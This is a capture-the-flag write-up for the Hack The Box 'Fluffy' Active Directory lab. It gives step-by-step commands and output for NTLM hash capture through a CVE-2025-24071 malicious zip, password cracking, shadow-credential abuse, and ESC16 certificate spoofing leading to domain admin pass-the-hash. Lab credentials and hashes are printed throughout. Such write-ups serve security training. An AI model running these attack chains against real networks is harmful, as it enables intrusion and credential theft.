Fluffy
Breach Scenario
1
2
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account:
j.fleischman / J0elTHEM4n1990!
Recon
Nmap returns:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
sudo nmap -PN -sC -sV -oN fluffy 10.10.11.69
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 13:28 PKT
Nmap scan report for 10.10.11.69
Host is up (3.0s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-07 15:12:38Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-07-07T15:14:27+00:00; +6h37m21s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-07-07T15:14:21+00:00; +6h37m18s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-07-07T15:14:27+00:00; +6h37m21s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-07T15:14:21+00:00; +6h37m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h37m18s, deviation: 1s, median: 6h37m19s
| smb2-time:
|   date: 2025-07-07T15:13:52
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 538.82 seconds
This is an AD box.
/etc/hosts
10.10.11.69 DC01.fluffy.htb fluffy.htb
SMB
1
2
3
4
5
6
7
8
9
10
11
12
13
smbclient -L //10.10.11.69 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.69 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
We can use the provided creds and connect to IT share:
1
2
3
4
5
6
7
8
9
10
11
12
smbclient //10.10.11.69/IT -U "j.fleischman"

smb: \> ls
  .                                   D        0  Mon May 19 19:27:02 2025
  ..                                  D        0  Mon May 19 19:27:02 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 20:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 20:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 20:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 20:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 19:31:07 2025

                5842943 blocks of size 4096. 1548278 blocks available
Let’s get the Upgrade_Notice.pdf and see what it has. It’s about multiple CVEs being disclosed:
1
2
3
4
5
6
CVE-2025-24996  Critical  NTLM Hash Disclosure Spoofing Vulnerability
CVE-2025-24071  Critical  Exposure of Sensitive Information to an Unauthorized Actor
CVE-2025-46785  High
CVE-2025-29968  High  Improper input validation in Active Directory Certificate Services (AD CS) allows an authorized attacker to deny service over a network.
CVE-2025-21193  Medium
CVE-2025-3445 Low Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVE-2025-24071
We can leverage the CVE to expose NTLM hashes of a user. From: PoC
1
NSFOCUS CERT has detected that Microsoft recently released a security update to address a critical spoofing vulnerability in Windows File Explorer, identified as CVE-2025-24071. This vulnerability has a CVSS score of 7.5, indicating its severity. The issue arises from the implicit trust and automatic file parsing behavior of .library-ms files in Windows Explorer. An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user's NTLM hash. PoC (Proof of Concept) exploits for this vulnerability are now publicly available, making it a current threat. Affected users are strongly advised to apply the patch immediately to mitigate the risk.
Using smbmap To Confirm Permissions
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
smbmap -H 10.10.11.69 -u "j.fleischman" -p "J0elTHEM4n1990\!"

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.69:445 Name: DC01.fluffy.htb           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        IT                                                      READ, WRITE
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
We can create a RAR/ZIP file in IT share. But first, we need to know which user’s NTLM hash we should grab. Time to run bloodhound.
Bloodhound
Ensure we have the following:
1
2
3
4
5
sudo apt update
sudo apt install bloodhound neo4j -y

sudo neo4j console
bloodhound
If there’s a collation mismatch error, you will have to do some postgres configuration. If it’s your first time running the binaries it will ask you to change the password of neo4j website. neo4j:bloodhound which has to be added to /etc/bhapi/bhapi.json as well.
You will have to reset bloodhound website password as well during first login. The default creds are admin:admin and you can update it to admin:Bloodhound1234!.
Now we can run bloodhound-python.
1
bloodhound-python --dns-tcp -ns 10.10.11.69 -d fluffy.htb -u 'j.fleischman' -p 'J0elTHEM4n1990!' -c all
For Kerberos we will have to sync time: WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Now we have the following files that we will import into bloodhound:
1
2
3
4
5
6
7
8
9
10
11
ls -la
total 332
drwxrwxr-x 2 kali kali   4096 Jul  7 14:42 .
drwxrwxr-x 7 kali kali   4096 Jul  7 13:27 ..
-rw-rw-r-- 1 kali kali   3606 Jul  7 14:42 20250707144216_computers.json
-rw-rw-r-- 1 kali kali  24709 Jul  7 14:42 20250707144216_containers.json
-rw-rw-r-- 1 kali kali   3068 Jul  7 14:42 20250707144216_domains.json
-rw-rw-r-- 1 kali kali   3946 Jul  7 14:42 20250707144216_gpos.json
-rw-rw-r-- 1 kali kali  82378 Jul  7 14:42 20250707144216_groups.json
-rw-rw-r-- 1 kali kali   1896 Jul  7 14:42 20250707144216_ous.json
-rw-rw-r-- 1 kali kali  23318 Jul  7 14:42 20250707144216_users.json
Let’s start by marking j.fleischman as owned. j.fleischman is member of:
- users@fluffy.htb
- DOMAIN USERS@FLUFFY.HTB
Following members are also in DOMAIN USERS
- CA_SVC
- j.fleischman
- j.coffey
- KRBTGT
- LDAP_SVC
- p.agila
- WINRM_SVC
- ADMINISTRATOR
Most of the members are either service accounts or admin. We have to further enumerate for any other member that could be abused.
j.coffey is a member of SERVICE ACCOUNT MANAGERS. Where, SERVICE ACCOUNT MANAGERS has GenericAll on SERVICE ACCOUNTS. SERVICE ACCOUNTS has GenericWrite on all service accounts. But we might not have to use j.coffey as p.agila is a member of SERVICE ACCOUNTS.
Let’s get the exploit:
Back to CVE-2025-24071
1
git clone https://github.com/ThemeHackers/CVE-2025-24071
Craft the exploit:
1
2
3
4
5
6
7
python3 exploit.py -f exploit -i 10.10.16.66

smbclient //10.10.11.69/IT -U "j.fleischman"
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (0.6 kb/s) (average 0.6 kb/s)
-i must be the the attacker IP.
Responder
1
2
3
4
5
sudo responder -I tun0

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:d8e74176e03978fe:B4EF72FE84F33A4A43D64CB8FFE9EBE4:010100000000000080C2468B64EFDB01CFB39D30CC137F30000000000200080053004D004900560001001E00570049004E002D003900340041004200480051003100390034003700570004003400570049004E002D00390034004100420048005100310039003400370057002E0053004D00490056002E004C004F00430041004C000300140053004D00490056002E004C004F00430041004C000500140053004D00490056002E004C004F00430041004C000700080080C2468B64EFDB0106000400020000000800300030000000000000000100000000200000406C011FAC88DBC5C00DDEC41C1EAD63CDF9BED3D28B750241CDB10957DE97B20A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00360036000000000000000000
Cracking the hash:
Create a ntlm_hash.txt:
1
echo "p.agila::FLUFFY:d8e74176e03978fe:B4EF72FE84F33A4A43D64CB8FFE9EBE4:010100000000000080C2468B64EFDB01CFB39D30CC137F30000000000200080053004D004900560001001E00570049004E002D003900340041004200480051003100390034003700570004003400570049004E002D00390034004100420048005100310039003400370057002E0053004D00490056002E004C004F00430041004C000300140053004D00490056002E004C004F00430041004C000500140053004D00490056002E004C004F00430041004C000700080080C2468B64EFDB0106000400020000000800300030000000000000000100000000200000406C011FAC88DBC5C00DDEC41C1EAD63CDF9BED3D28B750241CDB10957DE97B20A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00360036000000000000000000" > ntlm_hash.txt
Crack it:
1
2
3
4
5
6
7
8
9
john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt ntlm_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
1g 0:00:00:01 DONE (2025-07-07 17:41) 0.5050g/s 2281Kp/s 2281Kc/s 2281KC/s proquis..prom pics
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
p.agila:prometheusx-303
Foothold
Back to bloodhound
Since we have p.agila password, we should mark her as owned:
 f
f p.agila has GenericAll on SERVICE ACCOUNTS and SERVICE ACCOUNTS has GenericWrite on SVC accounts.
Add p.agila to Service Accounts
1
2
bloodyAD --host 10.10.11.69 -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
[+] p.agila added to Service Accounts
Since we now have GenericWrite on WINRM_SVC we can abuse it. If you click on GenericWrite, bloodhound advises how pywhisker could be used as what it calls “Shadow Credentials Attack”. (You must git clone pywhisker)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
python3 pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "winrm_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: b7ed87f4-c2c8-bb36-4455-0c4bbd146fd1
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: eWmo7epM.pfx
[+] PFX exportiert nach: eWmo7epM.pfx
[i] Passwort für PFX: oisG0yjy8UQOkBfaKPJx
[+] Saved PFX (#PKCS12) certificate & key at path: eWmo7epM.pfx
[*] Must be used with password: oisG0yjy8UQOkBfaKPJx
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
The tool itself tells you how the TGT could be obtained.
For the tool install the requirements.txt
1
2
3
4
5
6
7
python3 -m venv venv

┌──(kali㉿vm-kali)-[~/htb/fluffy/PKINITtools]
└─$ source venv/bin/activate

┌──(venv)─(kali㉿vm-kali)-[~/htb/fluffy/PKINITtools]
└─$ pip install -r requirements.txt
Now get the TGT:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
python3 gettgtpkinit.py -cert-pfx ../pywhisker/pywhisker/eWmo7epM.pfx -pfx-pass oisG0yjy8UQOkBfaKPJx fluffy.htb/winrm_svc winrm_svc.ccache

2025-07-07 18:06:18,200 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-07-07 18:06:18,226 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
Traceback (most recent call last):
  File "/home/kali/htb/fluffy/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
    ~~~~^^
  File "/home/kali/htb/fluffy/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
    ~~~~~^^^^^^
  File "/home/kali/htb/fluffy/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/home/kali/htb/fluffy/PKINITtools/venv/lib/python3.13/site-packages/minikerberos/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError:  Error Name: KRB_AP_ERR_SKEW Detail: "The clock skew is too great"
Fix the clockskew by: sudo ntpdate -u 10.10.11.69 AND sudo ntpdate 10.10.11.69. You might have to spam the commands multiple times, at least I did.
1
2
3
4
5
6
7
8
9
10
11
python3 gettgtpkinit.py -cert-pfx ../pywhisker/pywhisker/mLfgvfzz.pfx -pfx-pass wcJ42UlQfZiAepAXnFel fluffy.htb/winrm_svc winrm_svc.ccache
2025-07-08 03:38:06,148 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-07-08 03:38:06,177 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-07-07 21:00:52,288 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-07-07 21:00:52,289 minikerberos INFO     eb867f51f8abc178648c578ac029261774b7760ea235a205351a424a717a862e
INFO:minikerberos:eb867f51f8abc178648c578ac029261774b7760ea235a205351a424a717a862e
2025-07-07 21:00:52,300 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Authenticate as WINRM_SVC
Now we can authenticate using the TGT.
First: export KRB5CCNAME=winrm_svc.ccache We create a realm configuration to use with evil-winrm:
Realm Configuration
You have to config your KRB5_CONFIG to winrm using evil-winrm.
Disable Time Sync of VM
If you are on Kali VM it’s better you do the following for clock skew errors:
You should be able to establish a connection now:
KRB5CCNAME=winrm.ccache evil-winrm -i dc01.fluffy.htb -r fluffy.htb
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd C:\Users\winrm_svc\Desktop
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> dir


    Directory: C:\Users\winrm_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         7/7/2025  12:16 PM             34 user.txt
Privilege Escalation
First let’s get CA_SVC shadow creds using p.agila:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -account 'CA_SVC' -dc-ip 10.10.11.69
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5bb017c7-fb76-db65-1274-b05e7cd77dfc'
[*] Adding Key Credential with device ID '5bb017c7-fb76-db65-1274-b05e7cd77dfc' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '5bb017c7-fb76-db65-1274-b05e7cd77dfc' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Let’s try to figure out if the server has an vulnerabilities that could be identified using certipy:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
certipy find -vulnerable -u CA_SVC -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69

Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
Now we know the server is prone to ESC16. The resource that we could use to exploit the vulnerability is:
ESC16
UPN of Victim:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
certipy account -u 'CA_SVC@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -user CA_SVC read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2025-07-08T00:19:33+00:00
Let’s change it to Administrator
1
2
3
4
5
6
certipy account -u 'CA_SVC@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -upn 'Administrator' -user 'CA_SVC' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_svc'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
certipy shadow -u 'CA_SVC@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -account 'CA_SVC' auto
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '531e4c63a015425390a7757d443b3750'
[*] Adding Key Credential with device ID '531e4c63a015425390a7757d443b3750' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '531e4c63a015425390a7757d443b3750' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
File 'ca_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8

┌──(certipy-venv)─(kali㉿vm-kali)-[~/htb/fluffy/certipy]
└─$ export KRB5CCNAME=ca_svc.ccache

┌──(certipy-venv)─(kali㉿vm-kali)-[~/htb/fluffy/certipy]
└─$ certipy req -k -dc-ip 10.10.11.69 -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Revert UPN:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
certipy account -u 'CA_SVC@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -upn 'ca_svc@fluffy.htb' -user 'CA_SVC' update

certipy auth -dc-ip 10.10.11.69 -pfx administrator.pfx -domain fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
EVIL-WINRM as Administrator
1
2
evil-winrm -i 10.10.11.69 -u 'administrator' -H '8da83a3fa618b6e3a00e93f676c92a6e'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby3.1: no such file or directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/17/2025   6:01 PM                scripts
d-----        5/19/2025   3:33 PM                WindowsPowerShell


*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         7/7/2025  12:16 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt